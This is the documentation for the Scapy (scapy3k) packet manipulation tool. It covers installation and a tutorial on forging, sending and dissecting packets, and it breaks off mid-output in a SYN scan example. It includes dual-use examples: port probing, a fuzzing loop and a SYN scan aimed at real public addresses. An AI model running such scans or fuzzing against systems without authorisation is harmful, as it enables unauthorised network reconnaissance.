Scapy Documentation

Release 3.0.0

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Contents

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The document is under review to update from scapy to scapy3k. Some code samples may not work directly with scapy3k - usually change of str() to bytes() or 'some string' to b'some string' fixes the problem.


CHAPTER 1

Introduction

About Scapy

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

In other words, Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery. It can replace hping, arpspoof, arp-sk, arping, p0f and even some parts of Nmap, tcpdump, and tshark).



Scapy also performs very well on a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining techniques (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc.

The idea is simple. Scapy mainly does two things: sending packets and receiving answers. You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets. This has the big advantage over tools like Nmap or hping that an answer is not reduced to (open/closed/filtered), but is the whole packet.

On top of this can be build more high level functions, for example one that does traceroutes and give as a result only the start TTL of the request and the source IP of the answer. One that pings a whole network and gives the list of machines answering. One that does a portscan and returns a LaTeX report.

What makes Scapy so special

First, with most other networking tools, you won't build someting the author did not imagine. These tools have been built for a specific goal and can't deviate much from it. For example, an ARP cache poisoning program won't let you use double 802.1q encapsulation. Or try to find a program that can send, say, an ICMP packet with padding (I said *padding*, not *payload*, see?). In fact, each time you have a new need, you have to build a new tool.

Second, they usually confuse decoding and interpreting. Machines are good at decoding and can help human beings with that. Interpretation is reserved to human beings. Some programs try to mimic this behaviour. For instance they say "*this port is open*" instead of "*I received a SYN-ACK*". Sometimes they are right. Sometimes not. It's easier for beginners, but when you know what you're doing, you keep on trying to deduce what really happened from the program's interpretation to make your own, which is hard because you lost a big amount of information. And you often end up using `tcpdump -xX` to decode and interpret what the tool missed.

Third, even programs which only decode do not give you all the information they received. The network's vision they give you is the one their author thought was sufficient. But it is not complete, and you have a bias. For instance, do you know a tool that reports the Ethernet padding?

Scapy tries to overcome those problems. It enables you to build exactly the packets you want. Even if I think stacking a 802.1q layer on top of TCP has no sense, it may have some for somebody else working on some product I don't know. Scapy has a flexible model that tries to avoid such arbitrary limits. You're free to put any value you want in any field you want, and stack them like you want. You're an adult after all.

In fact, it's like building a new tool each time, but instead of dealing with a hundred line C program, you only write 2 lines of Scapy.

After a probe (scan, traceroute, etc.) Scapy always gives you the full decoded packets from the probe, before any interpretation. That means that you can probe once and interpret many times, ask for a traceroute and look at the padding for instance.

Fast packet design


Other tools stick to the **program-that-you-run-from-a-shell** paradigm. The result is an awful syntax to describe a packet. For these tools, the solution adopted uses a higher but less powerful description, in the form of scenarios imagined by the tool's author. As an example, only the IP address must be given to a port scanner to trigger the **port scanning** scenario. Even if the scenario is tweaked a bit, you still are stuck to a port scan.

Scapy's paradigm is to propose a Domain Specific Language (DSL) that enables a powerful and fast description of any kind of packet. Using the Python syntax and a Python interpreter as the DSL syntax and interpreter has many advantages: there is no need to write a separate interpreter, users don't need to learn yet another language and they benefit from a complete, concise and very powerful language.

Scapy enables the user to describe a packet or set of packets as layers that are stacked one upon another. Fields of each layer have useful default values that can be overloaded. Scapy does not oblige the user to use predetermined methods or templates. This alleviates the requirement of writing a new tool each time a different scenario is required. In C, it may take an average of 60 lines to describe a packet. With Scapy, the packets to be sent may be described in only a single line with another line to print the result. 90% of the network probing tools can be rewritten in 2 lines of Scapy.

Probe once, interpret many

Network discovery is blackbox testing. When probing a network, many stimuli are sent while only a few of them are answered. If the right stimuli are chosen, the desired information may be obtained by the responses or the lack of responses. Unlike many tools, Scapy gives all the information, i.e. all the stimuli sent and all the responses received. Examination of this data will give the user the desired information. When the dataset is small, the user can just dig for it. In other cases, the interpretation of the data will depend on the point of view taken. Most tools choose the viewpoint and discard all the data not related to that point of view. Because Scapy gives the complete raw data, that data may be used many times allowing the viewpoint to evolve during analysis. For example, a TCP port scan may be probed and the data visualized as the result of the port scan. The data could then also be visualized with respect to the TTL of response packet. A new probe need not be initiated to adjust the viewpoint of the data.



Scapy decodes, it does not interpret

A common problem with network probing tools is they try to interpret the answers received instead of only decoding and giving facts. Reporting something like **Received a TCP Reset on port 80** is not subject to interpretation errors. Reporting **Port 80 is closed** is an interpretation that may be right most of the time but wrong in some specific contexts the tool's author did not imagine. For instance, some scanners tend to report a filtered TCP port when they receive an ICMP destination unreachable packet. This may be right, but in some cases it means the packet was not filtered by the firewall but rather there was no host to forward the packet to.

Interpreting results can help users that don't know what a port scan is but it can also make more harm than good, as it injects bias into the results. What can tend to happen is that so that they can do the interpretation themselves, knowledgeable users will try to reverse engineer the tool's interpretation to derive the facts that triggered that interpretation. Unfortunately much information is lost in this operation.

Quick demo

First, we play a bit and create four IP packets at once. Let's see how it works. We first instantiate the IP class. Then, we instantiate it again and we provide a destination that is worth four IP addresses (/30 gives the netmask). Using a Python idiom, we develop this implicit packet in a set of explicit packets. Then, we quit the interpreter. As we provided a session file, the variables we were working on are saved, then reloaded:

```
# ./scapy.py -s mysession
New session [mysession]
Welcome to Scapy (0.9.17.108beta)
```

```
>>> IP()
<IP |>
>>> target="www.target.com"
>>> target="www.target.com/30"
>>> ip=IP(dst=target)
>>> ip
<IP dst=<Net www.target.com/30> |>
>>> [p for p in ip]
[<IP dst=207.171.175.28 |>, <IP dst=207.171.175.29 |>,
 <IP dst=207.171.175.30 |>, <IP dst=207.171.175.31 |>]
>>> ^D
```

```
# scapy -s mysession
Using session [mysession]
Welcome to Scapy (0.9.17.108beta)
>>> ip
<IP dst=<Net www.target.com/30> |>
```

Now, let's manipulate some packets:

```
>>> IP()
<IP |>
>>> a=IP(dst="172.16.1.40")
>>> a
<IP dst=172.16.1.40 |>
>>> a.dst
'172.16.1.40'
>>> a.ttl
64
```

Let's say I want a broadcast MAC address, and IP payload to ketchup.com and to mayo.com, TTL value from 1 to 9, and an UDP payload:

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
      /IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
      /UDP()
```

We have 18 packets defined in 1 line (1 implicit packet)

Sensible default values

Scapy tries to use sensible default values for all packet fields. If not overriden,

- IP source is chosen according to destination and routing table
- Checksum is computed
- Source MAC is chosen according to the output interface
- Ethernet type and IP protocol are determined by the upper layer

Example : Default Values for IP

```
>>> ls(IP)
version    : BitField             = (4)
ihl        : BitField             = (None)
tos        : XByteField           = (0)
len        : ShortField           = (None)
id         : ShortField           = (1)
flags      : FlagsField           = (0)
frag       : BitField             = (0)
ttl        : ByteField            = (64)
proto      : ByteEnumField        = (0)
chksum     : XShortField          = (None)
src        : Emph                 = (None)
dst        : Emph                 = ('127.0.0.1')
options    : IPoptionsField       = ('')
```

Other fields' default values are chosen to be the most useful ones:

- TCP source port is 20, destination port is 80.
- UDP source and destination ports are 53.
- ICMP type is echo request.

Learning Python

Scapy uses the Python interpreter as a command board. That means that you can directly use the Python language (assign variables, use loops, define functions, etc.)

If you are new to Python and you really don't understand a word because of that, or if you want to learn this language, take an hour to read the very good Python tutorial by Guido Van Rossum. After that, you'll know Python :) (really!). For a more in-depth tutorial Dive Into Python is a very good start too.

For a quick start, here's an overview of Python's data types:

- `int` (signed, 32bits) : `42`
- `long` (signed, infinite): `42L`
- `str` : `"bell\x07\n"` or `'bell\x07\n'`
- `tuple` (immutable): `(1,4,"42")`
- `list` (mutable): `[4,2,"1"]`
- `dict` (mutable): ``{ "one":1 , "two":2 }``

There are no block delimiters in Python. Instead, indendation does matter:

```
if cond:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

CHAPTER 2

Download and Installation

Overview

0. Install *Python 3.x*.
1. Install *Scapy* using pip or by cloning/installing from git.
2. (For non-Linux platforms): Install *libpcap and libdnet* and their Python wrappers.
3. (Optional): Install *additional software* for special features.
4. Run Scapy with root priviledges.

Each of these steps can be done in a different way dependent on your platform and on the version of Scapy you want to use.

This document is for scapy3k. It requires python 3.x. See *original scapy homepage <http://www.secdev.org/projects/scapy/>_* for Scapy v2.x or earlier.

Note: In scapy3k and Scapy v2.x use `from scapy.all import *` instead of `from scapy import *`.

Installing scapy3k

The following steps describe how to install (or update) Scapy itself. Dependent on your platform, some additional libraries might have to be installed to make it actually work. So please also have a look at the platform specific chapters on how to install those requirements.

Note: The following steps apply to Unix-like operating systems (Linux, BSD, Mac OS X). Windows, currently is under development.

Make sure you have Python installed before you go on. Depending on your system you may have to use python3 and pip3 or python and pip for python version 3.x.

Latest release

The easiest way to install the latest scapy3k package is using pip.:

```
$ pip3 install scapy-python3
```

Current development version

Clone GitHub repository to a temporary directory and install it in the standard distutils way:

```
$ cd /tmp
$ git clone https://github.com/phaethon/scapy
$ cd scapy
$ sudo python3 setup.py install
```

If you always want the latest version with all new features and bugfixes, use Scapy's GitHub repository:

1. Install git version control system. For example, on Debian/Ubuntu use:

   ```
   $ sudo apt-get install git
   ```

2. Check out a clone of Scapy's repository:

   ```
   $ git clone https://github.com/phaethon/scapy
   ```

3. Install Scapy in the standard distutils way:

   ```
   $ cd scapy
   $ sudo python3 setup.py install
   ```

Then you can always update to the latest version:

```
$ git pull
$ sudo python3 setup.py install
```

Optional software for special features

- WEP decryption. `unwep()` needs cryptography. Example using a Weplap test file:

  ```
  >>> enc=rdpcap("weplab-64bit-AA-managed.pcap")
  >>> enc.show()
  >>> enc[0]
   >>> conf.wepkey=b"AA\x00\x00\x00"
   >>> dec=Dot11PacketList(enc).toEthernet()
   >>> dec.show()
   >>> dec[0]
  ```

- ipython. For interactive sessions using ipython can be great advantage. Install using pip3 or from your package manager

- Graphviz. For some visualizations, e.g. traceroute graph, dot is required on the PATH
- Matplotlib. Required for interactive plot/graph viewing.
- Networkx. Conversations can be converted to Networkx graph if library is present.
- PyX. To create PostScript, PDF and SVG files.
- LaTeX. To create PostScript and PDF files.

Platform-specific instructions

Linux native

Scapy can run natively on Linux. I does not require libdnet and libpcap.

- Install python3 from your package manager if it is not already present
- Install tcpdump and make sure it is in the $PATH. (It's only used to compile BPF filters (`-ddd option`))
- Make sure your kernel has Packet sockets selected (`CONFIG_PACKET`)
- If your kernel is < 2.6, make sure that Socket filtering is selected `CONFIG_FILTER`)

Debian/Ubuntu

Just use the standard packages:

```
$ sudo apt-get install tcpdump python3-crypto ipython3
```

Mac OS X

This section needs updating. In general installing python3, pip for python3, libpcap, libdnet, scapy3k using pip package scapy-python3 should do the job. Corrections are welcome...

Windows

Scapy works on Windows 8/2012 and newer version. Unlike earlier versions libdnet is not required. Testing is being done on following configuration: Windows 10/Anaconda 3.5/WinPcap 4.1.3

On Windows 7 (and possibly earlier) scapy can be used for offline packet crafting/dissection. Sniffing and sending requires manual setting of network interface information and routing as corresponding powershell cmdlets used to gather this information are not working on Windows 7.

CHAPTER 3

Usage

Note: This section has been partially updated for scapy3k. Some code examples may not work directly. Try bytes() instead of str() and b'string' instead of b'somestring'.

Starting Scapy

Scapy's interactive shell is run in a terminal session. Root privileges are needed to send the packets, so we're using `sudo` here:

```
$ sudo scapy
INFO: Please, report issues to https://github.com/phaethon/scapy
WARNING: IPython not available. Using standard Python shell instead.
Welcome to Scapy (3.0.0)
>>>
```

If you have installed IPython this is an example Scapy startup:

```
$ sudo scapy
INFO: Please, report issues to https://github.com/phaethon/scapy
Python 3.4.2 (default, Jul  9 2015, 17:24:30)
Type "copyright", "credits" or "license" for more information.

IPython 2.4.1 -- An enhanced Interactive Python.
?         -> Introduction and overview of IPython's features.
%quickref -> Quick reference.
help      -> Python's own help system.
object?   -> Details about 'object', use 'object??' for extra details.

Welcome to Scapy (3.0.0) using IPython 2.4.1
In [1]:
```

If you do not have all optional packages installed, Scapy will inform you that some features will not be available:

```
INFO: Can't import matplotlib. Not critical, but won't be able to plot.
INFO: Can't import networkx. Not criticial, but won't be able to draw␣
↪network graphs.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
```

The basic features of sending and receiving packets should still work, though.

Interactive tutorial

This section will show you several of Scapy's features. Just open a Scapy session as shown above and try the examples yourself.

First steps

Let's build a packet and play with it:


```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

Stacking layers

The / operator has been used as a composition operator between two layers. When doing so, the lower layer can have one or more of its defaults fields overloaded according to the upper layer. (You still can give the value you want). A string can be used as a raw layer.

```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/b"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |>>>
>>> Ether()/IP()/IP()/UDP()
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<UDP |>>>>
```

```
>>> IP(proto=55)/TCP()
<IP  frag=0 proto=55 |<TCP  |>>
```



Each packet can be build or dissected (note: in Python _ (underscore) is the latest result):

```
>>> bytes(IP())
b'E\x00\x00\x14\x00\x01\x00\x00@\x00|\xe7\x7f\x00\x00\x01\x7f\x00\x00\x01'
>>> IP(_)
<IP  version=4 ihl=5 tos=0x0 len=20 id=1 flags= frag=0 ttl=64 proto=IP
 chksum=0x7ce7 src=127.0.0.1 dst=127.0.0.1 |>
>>>  a=Ether()/IP(dst="www.slashdot.org")/TCP()/b"GET /index.html HTTP/1.0␣
↪\n\n"
>>>  hexdump(a)
00 02 15 37 A2 44 00 AE F3 52 AA D1 08 00 45 00  ...7.D...R....E.
00 43 00 01 00 00 40 06 78 3C C0 A8 05 15 42 23  .C....@.x<....B#
FA 97 00 14 00 50 00 00 00 00 00 00 00 00 50 02  .....P........P.
20 00 BB 39 00 00 47 45 54 20 2F 69 6E 64 65 78   ..9..GET /index
2E 68 74 6D 6C 20 48 54 54 50 2F 31 2E 30 20 0A  .html HTTP/1.0 .
0A                                               .
>>> b=bytes(a)
>>> b
b
↪'\x00\x02\x157\xa2D\x00\xae\xf3R\xaa\xd1\x08\x00E\x00\x00C\x00\x01\x00\x00@\x06x
↪<\xc0
 \xa8\x05\x15B#\xfa\x97\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P\x02␣
↪\x00
 \xbb9\x00\x00GET /index.html HTTP/1.0 \n\n'
>>> c=Ether(b)
>>> c
<Ether  dst=00:02:15:37:a2:44 src=00:ae:f3:52:aa:d1 type=0x800 |<IP␣
↪version=4L
 ihl=5 tos=0x0 len=67 id=1 flags= frag=0 ttl=64 proto=TCP chksum=0x783c
 src=192.168.5.21 dst=66.35.250.151 options='' |<TCP  sport=20 dport=80␣
↪seq=0
 ack=0 dataofs=5 reserved=0 flags=S window=8192 chksum=0xbb39 urgptr=0
 options=[] |<Raw  load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

We see that a dissected packet has all its fields filled. That's because I consider that each field has its value imposed by the original string. If this is too verbose, the method hide_defaults() will delete every field that has the same value as the default:

```
>>> c.hide_defaults()
>>> c
<Ether  dst=00:0f:66:56:fa:d2 src=00:ae:f3:52:aa:d1 type=0x800 |<IP  ihl=5L␣
↪len=67
 frag=0 proto=TCP chksum=0x783c src=192.168.5.21 dst=66.35.250.151 |<TCP␣
↪dataofs=5L
 chksum=0xbb39 options=[] |<Raw  load='GET /index.html HTTP/1.0 \n\n' |>>>>
```

Reading PCAP files


You can read packets from a pcap file and write them to a pcap file.

```
>>> a=rdpcap("/spare/captures/isakmp.cap")
>>> a
<isakmp.cap: UDP:721 TCP:0 ICMP:0 Other:0>
```

Graphical dumps (PDF, PS)

If you have PyX installed, you can make a graphical PostScript/PDF dump of a packet or a list of packets (see the ugly PNG image below. PostScript/PDF are far better quality...):

```
>>> a[423].pdfdump(layer_shift=1)
>>> a[423].psdump("/tmp/isakmp_pkt.eps",layer_shift=1)
```



Command	Effect
bytes(pkt)	assemble the packet
hexdump(pkt)	have an hexadecimal dump
ls(pkt)	have the list of fields values
pkt.summary()	for a one-line summary
pkt.show()	for a developped view of the packet
pkt.show2()	same as show but on the assembled packet (checksum is calculated, for instance)
pkt.sprintf()	fills a format string with fields values of the packet
pkt.decode_payload_as()	changes the way the payload is decoded
pkt.psdump()	draws a PostScript diagram with explained dissection
pkt.pdfdump()	draws a PDF with explained dissection
pkt.command()	return a Scapy command that can generate the packet

Generating sets of packets

For the moment, we have only generated one packet. Let see how to specify sets of packets as easily. Each field of the whole packet (ever layers) can be a set. This implicidely define a set of packets, generated using a kind of cartesian product between all the fields.

```
>>> a=IP(dst="www.slashdot.org/30")
>>> a
<IP  dst=Net('www.slashdot.org/30') |>
>>> [p for p in a]
[<IP dst=66.35.250.148 |>, <IP dst=66.35.250.149 |>,
 <IP dst=66.35.250.150 |>, <IP dst=66.35.250.151 |>]
>>> b=IP(ttl=[1,2,(5,9)])
>>> b
<IP ttl=[1, 2, (5, 9)] |>
>>> [p for p in b]
[<IP ttl=1 |>, <IP ttl=2 |>, <IP ttl=5 |>, <IP ttl=6 |>,
 <IP ttl=7 |>, <IP ttl=8 |>, <IP ttl=9 |>]
>>> c=TCP(dport=[80,443])
>>> [p for p in a/c]
[<IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.148 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.149 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.150 |<TCP dport=443 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=80 |>>,
 <IP frag=0 proto=TCP dst=66.35.250.151 |<TCP dport=443 |>>]
```

Some operations (like building the string from a packet) can't work on a set of packets. In these cases, if you forgot to unroll your set of packets, only the first element of the list you forgot to generate will be used to assemble the packet.

Command	Effect
summary()	displays a list of summaries of each packet
nsummary()	same as previous, with the packet number
conversations()	displays a graph of conversations
show()	displays the prefered representation (usually nsummary())
filter()	returns a packet list filtered with a lambda function
hexdump()	returns a hexdump of all packets
hexraw()	returns a hexdump of the Raw layer of all packets
padding()	returns a hexdump of packets with padding
nzpadding()	returns a hexdump of packets with non-zero padding
plot()	plots a lambda function applied to the packet list
make table()	displays a table according to a lambda function

Sending packets

Now that we know how to manipulate packets. Let's see how to send them. The send() function will send packets at layer 3. That is to say it will handle routing and layer 2 for you. The sendp() function will work at layer 2. It's up to you to choose the right interface and the right link layer protocol.

```
>>> send(IP(dst="1.2.3.4")/ICMP())
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="1.2.3.4",ttl=(1,4)), iface="eth1")
....
Sent 4 packets.
>>> sendp("I'm travelling on Ethernet", iface="eth1", loop=1, inter=0.2)
................^C
Sent 16 packets.
>>> sendp(rdpcap("/tmp/pcapfile")) # tcpreplay
...........
Sent 11 packets.
```

Fuzzing

The function fuzz() is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field. This enables to quicky built fuzzing templates and send them in loop. In the following example, the IP layer is normal, and the UDP and NTP layers are fuzzed. The UDP checksum will be correct, the UDP destination port will be overloaded by NTP to be 123 and the NTP version will be forced to be 4. All the other ports will be randomized:

```
>>> send(IP(dst="target")/fuzz(UDP()/NTP(version=4)),loop=1)
................^C
Sent 16 packets.
```

Send and receive packets (sr)

Now, let's try to do some fun things. The sr() function is for sending packets and receiving answers. The function returns a couple of packet and answers, and the unanswered packets. The function sr1() is a variant that only return one packet that answered the packet (or the packet set) sent. The packets must

be layer 3 packets (IP, ARP, etc.). The function srp() do the same for layer 2 packets (Ethernet, 802.3, etc.).

```
>>> p=sr1(IP(dst="www.slashdot.org")/ICMP()/b"XXXXXXXXXXX")
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
>>> p
<IP version=4 ihl=5 tos=0x0 len=39 id=15489 flags= frag=0 ttl=42 proto=ICMP
 chksum=0x51dd src=66.35.250.151 dst=192.168.5.21 options='' |<ICMP␣
↪type=echo-reply
 code=0 chksum=0xee45 id=0x0 seq=0x0 |<Raw load='XXXXXXXXXXX'|>>>>
>>> p.show()
---[ IP ]---
version   = 4
ihl       = 5
tos       = 0x0
len       = 39
id        = 15489
flags     =
frag      = 0
ttl       = 42
proto     = ICMP
chksum    = 0x51dd
src       = 66.35.250.151
dst       = 192.168.5.21
\options\
---[ ICMP ]---
   type      = echo-reply
   code      = 0
   chksum    = 0xee45
   id        = 0x0
   seq       = 0x0
---[ Raw ]---
      load      = 'XXXXXXXXXXX'
---[ Padding ]---
         load      = '\x00\x00\x00\x00'
```

A DNS query (`rd` = recursion desired). The host 192.168.5.1 is my DNS server. Note the non-null padding coming from my Linksys having the Etherleak flaw:

```
>>> sr1(IP(dst="192.168.5.1")/UDP()/DNS(rd=1,qd=DNSQR(qname="www.slashdot.
↪org")))
Begin emission:
Finished to send 1 packets.
..*
Received 3 packets, got 1 answers, remaining 0 packets
<IP version=4 ihl=5 tos=0x0 len=78 id=0 flags=DF frag=0 ttl=64 proto=UDP␣
↪chksum=0xaf38
 src=192.168.5.1 dst=192.168.5.21 options='' |<UDP sport=53 dport=53␣
↪len=58 chksum=0xd55d
 |<DNS id=0 qr=1 opcode=QUERY aa=0L tc=0L rd=1 ra=1 z=0L rcode=ok␣
↪qdcount=1 ancount=1
 nscount=0 arcount=0 qd=<DNSQR qname='www.slashdot.org.' qtype=A qclass=IN␣
↪|>
 an=<DNSRR rrname='www.slashdot.org.' type=A rclass=IN ttl=3560L rdata='66.
↪35.250.151' |>
```

```
 ns=0 ar=0 |<Padding load='\xc6\x94\xc7\xeb' |>>>>
```

The "send'n'receive" functions family is the heart of scapy. They return a couple of two lists. The first element is a list of couples (packet sent, answer), and the second element is the list of unanswered packets. These two elements are lists, but they are wrapped by an object to present them better, and to provide them with some methods that do most frequently needed actions:

```
>>> sr(IP(dst="192.168.8.1")/TCP(dport=[21,22,23]))
Received 6 packets, got 3 answers, remaining 0 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:0 ICMP:0␣
↪Other:0>)
>>> ans,unans=_
>>> ans.summary()
IP / TCP 192.168.8.14:20 > 192.168.8.1:21 S ==> Ether / IP / TCP 192.168.8.
↪1:21 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:22 S ==> Ether / IP / TCP 192.168.8.
↪1:22 > 192.168.8.14:20 RA / Padding
IP / TCP 192.168.8.14:20 > 192.168.8.1:23 S ==> Ether / IP / TCP 192.168.8.
↪1:23 > 192.168.8.14:20 RA / Padding
```

If there is a limited rate of answers, you can specify a time interval to wait between two packets with the inter parameter. If some packets are lost or if specifying an interval is not enough, you can resend all the unanswered packets, either by calling the function again, directly with the unanswered list, or by specifying a retry parameter. If retry is 3, scapy will try to resend unanswered packets 3 times. If retry is -3, scapy will resend unanswered packets until no more answer is given for the same set of unanswered packets 3 times in a row. The timeout parameter specify the time to wait after the last packet has been sent:

```
>>> sr(IP(dst="172.20.29.5/30")/TCP(dport=[21,22,23]),inter=0.5,retry=-2,
↪timeout=1)
Begin emission:
Finished to send 12 packets.
Begin emission:
Finished to send 9 packets.
Begin emission:
Finished to send 9 packets.

Received 100 packets, got 3 answers, remaining 9 packets
(<Results: UDP:0 TCP:3 ICMP:0 Other:0>, <Unanswered: UDP:0 TCP:9 ICMP:0␣
↪Other:0>)
```

SYN Scans

Classic SYN Scan can be initialized by executing the following command from Scapy's prompt:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S"))
```

The above will send a single SYN packet to Google's port 80 and will quit after receving a single response:

```
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
```

```
<IP  version=4 ihl=5L tos=0x20 len=44 id=33529 flags= frag=0 ttl=244
proto=TCP chksum=0x6a34 src=72.14.207.99 dst=192.168.1.100 options=// |
<TCP  sport=www dport=ftp-data seq=2487238601 ack=1 dataofs=6 reserved=0
flags=SA window=8190 chksum=0xcdc7 urgptr=0 options=[('MSS', 536)] |
